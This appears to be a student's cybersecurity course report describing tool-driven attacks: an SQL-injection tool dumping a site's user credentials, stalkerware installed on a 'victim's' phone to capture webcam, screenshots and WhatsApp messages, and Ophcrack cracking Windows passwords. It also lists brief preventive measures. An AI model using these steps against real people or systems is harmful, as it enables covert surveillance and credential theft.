
1. IP address of the website
2. Database used
3. And crucial information stored in the database.

Now in the target column we fill the website on which we want to perform SQL injection.

NOTE-SQL INJECTIONS CAN BE PERFORMED ONLY ON VULNERABLE SITES ONLY.


Then click on analyze button.

We get the ip address of the site,database server and current database used.




We also get information stored in the Database to view that click on tables.

We get a list of informations stored in the database like user information,product,pictures.



To view more detailed information click on get tables >>get columnns>>Get data.

On clicking on Get data we are able to get various sensitive information stored by user such as mail address, phone no, username ,password and many things.



STEPS TO AVOID SQL INJECTIONS ARE:

- Activate your website security.
- Keep updating your website.
- Keep eye on malicious codes injected in your script.


TASK 6- Use Mobile Tracker free to execute commands and take live webcam and screenshots and Whatsapp massages.

Answer-


Visit freemobile tracker website Signup there and now in victims mobile download the free mobile tracker application and install it and give all the permissions.

aaAnd now open your browser and login and access the Dashboard from there.


After logging in the website looks like this here on left hand we can see different menu.




SCREENSHOT.




LIVE VIEWING





WHATSAPP MESSAGES:



PREVENTIVE MEASURES ARE:

- Never give your physical access of phone to any unknown person
- Regularly update your system


- Don't download unknown applications
- Keep your password strong

TASK 7: CRACK PASSWORD OF WINDOWS USING OPHCRACK


Answer.

Ophcrack is an software used to crack windows password .

- Download Ophcrack iso file into your system.
- And make your pendrive bootable using rufus.
- Rufus is a software used to make pendrives bootable.



- Insert your pendrive and select the ophcrack iso file and click on start.
- It will then format your pendrive and make your pendrive bootable
- Now insert the pendrive into the machine
- And go into the boot menu and start the machine using ophcrack.
- It automatically starts cracking the passwords.




In some cases it may not start directly.

- So in that cases open launcher in ophcrack.



- Click on Load
- After that search for SAM(security account manager) file it is located in windows>>system32>>config>>SAM.
- Load it in ophcrack windows and click on crack.
- It will start cracking the winfows password.



Here the password cannot be cracked because a strong password is used in it.

TASK 8:Recent cybersecurity attack and lessons learnt from the course

Answer-

On 21st may 2021 there had been a data leak from AirIndia Website, about 4.5 million users data was leaked from the site.

I have learnt various technique regarding cybersecurity matters.

Have got quickhand in

- Phishing attack
- Metasploit Framework
- Android Hacking
- Password cracking
- Wifi sniffing
- Website hacking using sql method.